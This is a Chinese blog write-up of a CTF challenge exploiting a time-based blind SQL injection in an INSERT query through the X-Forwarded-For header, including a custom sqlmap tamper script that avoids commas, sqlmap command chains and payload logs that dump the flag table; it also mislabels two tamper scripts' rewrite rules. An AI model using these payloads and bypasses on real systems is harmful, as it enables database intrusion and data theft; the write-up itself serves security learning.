

mysql insert 注入_SQLMap Insert注入踩坑记

原创

[weixin_39773239](#) 于 2021-02-01 16:36:27 发布 407 收藏

文章标签: [mysql insert 注入](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_39773239/article/details/113592040

版权

*本文原创作者: Conan, 本文属 FreeBuf 原创奖励计划, 未经许可禁止转载

前言

本篇文章是在做ctf bugku的一道sql insert盲注的题(题目地址:insert盲注)中踩到的坑, 觉得还挺有趣的, 于是便有了今天的文章, 如有纰漏还望大佬们多多指正。

进入主题

1. 判断注入点

```
$ip = $_SERVER[REMOTE_ADDR];
}
$ip_arr = explode(":", $ip);
return $ip_arr[0];
}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to
connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip)";
mysql_query($sql);
```

Flag


Submit

明显的insert类型的注

入, 注入点在X-Forwarded-For, 但关闭了错误提示并且没有回显, 因此只能进行时间盲注获取flag。

2. 使用sqlmap获取数据(首先说明一下, 网上有这道题的writeup,编写python脚本暴库, 但懒人表示能sqlmap就sqlmap吧, 虽然可能需要踩坑。)

(1)直接使用sqlmap看看能否判断python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --dbms MySQL



```
14:26:41 [DEBUG] skipping test 'MySQL UNION query (random number) - 81 to 100 columns' because the user specified to test only for
techniques
14:26:41 [INFO] checking if the injection point on (custom) HEADER parameter 'X-Forwarded-For #1*' is a false positive
14:26:41 [PAYLOAD] 'OR 6634=IF((58=58),SLEEP(5),6634) AND 'GTiD'='GTiD
14:26:41 [WARNING] false positive or unexploitable injection point detected
14:26:41 [WARNING] (custom) HEADER parameter 'X-Forwarded-For #1*' does not seem to be injectable
14:26:41 [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options in
tests. Rerun without providing the option '--technique'
[*] ending @ 14:26:41 /2018-11-04/
```

可以看到sqlmap识别为

false positive, 原因是图片中箭头所指的payload:' OR 6634=IF((58=58),SLEEP(5),6634) AND 'GTiD'='GTiD

中使用了逗号(,), 而insert注入中使用了逗号则会破坏语句结构, 因此这里相当于过滤了逗号。

(2)编写tamper脚本(if2casewhen.py)改写IF类型的判断为CASE-WHEN可以不使用逗号。

看了一遍tamper脚本发现没有这个改写规则, 于是就只能自立更生了。#!/usr/bin/env python

"""

Author: Conan0xff

"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGHEST

def dependencies():

pass

def tamper(payload, **kwargs):

"""

Replaces instances like 'IF(A,B,C)' with 'CASE WHEN (A) THEN (B) ELSE (C) END' counterpart

Requirement:

* MySQL

* SQLite (possibly)

* SAP MaxDB (possibly)

Tested against:

* MySQL 5.0 and 5.5

Notes:

* Useful to bypass very weak and bespoke web application firewalls

that filter the IFNULL() functions

>>> tamper('IF(1=1,1,2)')

'CASE WHEN (1=1) THEN (1) ELSE (2) END'

"""

```
if payload and payload.find("IF") > -1:
while payload.find("IF(") > -1:
index = payload.find("IF(")
depth = 1
comma1,comma2, end =None, None, None
for i in xrange(index + len("IF("), len(payload)):
if depth == 1 and payload[i] == ',' and comma1 is None:
comma1 = i
#the second comma
if depth == 1 and payload[i] == ';' and comma1 is not None:
comma2 = i
elif depth == 1 and payload[i] == ')':
end = i
break
elif payload[i] == '(':
depth += 1
elif payload[i] == ')':
depth -= 1
if comma1 and comma2 and end:
_ = payload[index + len("IF("):comma1]
__= payload[comma1+1:comma2]
___ = payload[comma2 + 1:end].rstrip()
newVal = "(CASE WHEN (%s) THEN (%s) ELSE (%s) END)" % (_, __, ___)
payload = payload[:index] + newVal + payload[end + 1:]
else:
break
return payload
```

使用tamper再跑一遍python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --dbms MySQL --tamper if2casewhen

```

15:09:19 [PAYLOAD] * OR 9654=(CASE WHEN ((27=27)) THEN (SLEEP(5)) ELSE (9654) END) AND 'DmMT'='DmMT
15:09:24 [PAYLOAD] * OR 8819=(CASE WHEN ((27=53)) THEN (SLEEP(5)) ELSE (8819) END) AND 'MJhs'='MJhs
15:09:24 [PAYLOAD] * OR 2686=(CASE WHEN ((27=96)) THEN (SLEEP(5)) ELSE (2686) END) AND 'gHrg'='gHrg
15:09:24 [PAYLOAD] * OR 1578=(CASE WHEN ((96=53)) THEN (SLEEP(5)) ELSE (1578) END) AND 'TPiy'='TPiy
15:09:24 [PAYLOAD] * OR 9555=(CASE WHEN ((53=53)) THEN (SLEEP(5)) ELSE (9555) END) AND 'zSLB'='zSLB
15:09:29 [PAYLOAD] * OR 9136=(CASE WHEN ((96 53)) THEN (SLEEP(5)) ELSE (9136) END) AND 'iTyg'='iTyg
15:09:30 [PAYLOAD] * OR 6742=(CASE WHEN ((12=12)) THEN (SLEEP(5)) ELSE (6742) END) AND 'zcze'='zcze
15:09:35 [PAYLOAD] * OR 3408=(CASE WHEN ((12=46)) THEN (SLEEP(5)) ELSE (3408) END) AND 'ofBo'='ofBo
15:09:35 [PAYLOAD] * OR 1945=(CASE WHEN ((12=80)) THEN (SLEEP(5)) ELSE (1945) END) AND 'LNtU'='LNtU
15:09:35 [PAYLOAD] * OR 5907=(CASE WHEN ((80=46)) THEN (SLEEP(5)) ELSE (5907) END) AND 'Bwgo'='Bwgo
15:09:35 [PAYLOAD] * OR 8047=(CASE WHEN ((46=46)) THEN (SLEEP(5)) ELSE (8047) END) AND 'OtHB'='OtHB
15:09:40 [PAYLOAD] * OR 3794=(CASE WHEN ((80 46)) THEN (SLEEP(5)) ELSE (3794) END) AND 'XHEj'='XHEj
15:09:40 [DEBUG] checking for filtered characters
15:09:40 [PAYLOAD] * OR 9417=(CASE WHEN ((3474>3473)) THEN (SLEEP(5)) ELSE (9417) END) AND 'aAmr'='aAmr
(custom) HEADER parameter 'X-Forwarded-For #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:

Parameter: X-Forwarded-For #1* ((custom) HEADER)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: ' OR SLEEP(5) AND 'vRIT'='vRIT
Vector: OR [RANDNUM]=IF([[INFERENCE]],SLEEP([[SLEEPTIME]]),[RANDNUM])

[15:09:49] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:09:49] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[15:09:49] [INFO] fetched data logged to text files under 'C:\Users\15268\.sqlmap\output\123.206.87.240'
[*] ending @ 15:09:49 /2018-11-04/

```

可以看到成功识别为

vulnerable,payload中的if语句也成功转换为case-when语句。

(3)试试看跑数据库呢python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --dbms MySQL --tamper if2casewhen --dbs

```

sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
Parameter: X-Forwarded-For #1* ((custom) HEADER)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: ' OR SLEEP(5) AND 'nJUG'='nJUG
Vector: OR [RANDNUM]=IF([[INFERENCE]],SLEEP([[SLEEPTIME]]),[RANDNUM])

[15:13:26] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:13:26] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[15:13:26] [INFO] fetching database names
[15:13:26] [INFO] fetching number of databases
[15:13:26] [PAYLOAD] * OR 6476=(CASE WHEN ((ORD(MID((SELECT IFNULL(CAST(COUNT(DISTINCT(schema_name)) AS CHAR,0x20) FROM INFORMATION_SCHEMA.SCHEMATA),1,1))>5
)) THEN (SLEEP(5)) ELSE (6476) END) AND 'KkCv'='KkCv
[15:13:26] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[15:13:26] [PAYLOAD] * OR 6476=(CASE WHEN ((ORD(MID((SELECT IFNULL(CAST(COUNT(DISTINCT(schema_name)) AS CHAR,0x20) FROM INFORMATION_SCHEMA.SCHEMATA),1,1))>4
)) THEN (SLEEP(5)) ELSE (6476) END) AND 'KkCv'='KkCv
[15:13:26] [PAYLOAD] * OR 6476=(CASE WHEN ((ORD(MID((SELECT IFNULL(CAST(COUNT(DISTINCT(schema_name)) AS CHAR,0x20) FROM INFORMATION_SCHEMA.SCHEMATA),1,1))>9
)) THEN (SLEEP(5)) ELSE (6476) END) AND 'KkCv'='KkCv
[15:13:26] [INFO] retrieved:
[15:13:26] [DEBUG] performed 3 queries in 0.25 seconds
[15:13:26] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[15:13:26] [ERROR] unable to retrieve the number of databases
[15:13:26] [INFO] falling back to current database
[15:13:26] [INFO] fetching current database
[15:13:26] [PAYLOAD] OR 5255=(CASE WHEN ((ORD(MID((IFNULL(CAST(DATABASE() AS CHAR,0x20)),1,1))>64)) THEN (SLEEP(5)) ELSE (5255) END) AND 'tQYe'='tQYe
[15:13:26] [PAYLOAD] * OR 5255=(CASE WHEN ((ORD(MID((IFNULL(CAST(DATABASE() AS CHAR,0x20)),1,1))>32)) THEN (SLEEP(5)) ELSE (5255) END) AND 'tQYe'='tQYe
[15:13:27] [PAYLOAD] * OR 5255=(CASE WHEN ((ORD(MID((IFNULL(CAST(DATABASE() AS CHAR,0x20)),1,1))>1)) THEN (SLEEP(5)) ELSE (5255) END) AND 'tQYe'='tQYe
[15:13:27] [INFO] retrieved:
[15:13:27] [DEBUG] performed 3 queries in 0.19 second
[15:13:27] [CRITICAL] unable to retrieve the database names
[*] ending @ 15:13:27 /2018-11-04/

```

可以看到由于使用了函

数mid 和 ifnull也需要用到逗号,因此无法获取数据库名,所幸sqlmap的tamper脚本里有了可以不使用逗号的mid和ifnull的改写规则:

ifnull2casewhenisnull.py: MID(VERSION(), 1, 1) =====> MID(VERSION() FROM 1 FOR 1)

commalessmid.py: IFNULL(1, 2) =====> CASE WHEN ISNULL(1) THEN (2) ELSE (1) END

添加上述两个tamper再跑一次看看python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid --dbms MySQL --dbs --nocast

```

[15:46:11] [DEBUG] performed 48 queries in 82.74
available databases [1]:
[*] web15
[15:46:11] [INFO] fetched data logged to text fi

```

可以看到成功跑出数据库 web15

(4)试试看跑表python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid -D web15 --tables MySQL --dbs --nocast

```

[15:55:00] [PAYLOAD] ' OR 3103=(CASE WHEN ((EXISTS
[15:55:00] [PAYLOAD] ' OR 6940=(CASE WHEN ((EXISTS

Database: web15
[2 tables]
+-----+
| experiment |
| flag       |
+-----+

```

使用爆破的方式跑表成

功爆出两张表

(5)跑flag表的列以及数据python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid -D web15 -T flag --dump MySQL --dbs --nocast

```

[16:16:25] [PAYLOAD] ' OR 7599=(CASE WHEN ((ORD(MID((SELECT flag FROM web15.flag ORDER BY flag LIMIT 0,1) FROM 1 FOR 1))>206578)) THEN
END) AND 'iLbC'='iLbC
[16:16:26] [PAYLOAD] ' OR 7599=(CASE WHEN ((ORD(MID((SELECT flag FROM web15.flag ORDER BY flag LIMIT 0,1) FROM 1 FOR 1))>32)) THEN (SLE
) AND 'iLbC'='iLbC
[16:16:26] [PAYLOAD] ' OR 7599=(CASE WHEN ((ORD(MID((SELECT flag FROM web15.flag ORDER BY flag LIMIT 0,1) FROM 1 FOR 1))>1)) THEN (SLE
AND 'iLbC'='iLbC
[16:16:26] [INFO] retrieved:
[16:16:26] [DEBUG] performed 3 queries in 2.66 seconds
[16:16:26] [DEBUG] analyzing table dump for possible password hashes
Database: web15
Table: flag
[1 entry]
+-----+
| flag |
+-----+

```

可以看到爆破除了列

名，但由于limit使用了逗号也导致了无法获取列数据，sqlmap tamper中还有么？

没错，就是commalesslimit.py，改写规则如下:LIMIT 2, 3 =====> LIMIT 3 OFFSET 2

加上该tamper再跑一次python sqlmap.py -r testfiles/xtest2 -v 3 --technique T --level 3 --risk 3 --tamper if2casewhen,ifnull2casewhenisnull,commalessmid, commalesslimit -D web15 -T flag --dump MySQL --dbs --nocast

```

[16:21:26] [PAYLOAD] ' OR 1678=(CASE WHEN ((ORD(MID((SELECT flag FROM web15.flag ORDER BY flag LIMIT 1 OFFSET 0) FR
678) END) AND 'IxHs'='IxHs
[16:21:26] [PAYLOAD] ' OR 1678=(CASE WHEN ((ORD(MID((SELECT flag FROM web15.flag ORDER BY flag LIMIT 1 OFFSET 0) FR
678) END) AND 'IxHs'='IxHs
[16:21:27] [PAYLOAD] ' OR 1678=(CASE WHEN ((ORD(MID((SELECT flag FROM web15.flag ORDER BY flag LIMIT 1 OFFSET 0) FR
78) END) AND 'IxHs'='IxHs
[16:21:27] [INFO] retrieved: cdbf14c9551d5be5612f7bb5d2867853
[16:21:27] [DEBUG] performed 263 queries in 117.52 seconds
[16:21:27] [DEBUG] analyzing table dump for possible password hashes
[16:21:27] [INFO] recognized possible password hashes in column 'flag'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: web15
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| cdbf14c9551d5be5612f7bb5d2867853 |
+-----+

```

可以看到成功注出

flag。

总结

insert注入其实也是可以sqlmap一把梭的，关键看payload的定制和改写=。=

*本文原创作者：Conan，本文属 FreeBuf 原创奖励计划，未经许可禁止转载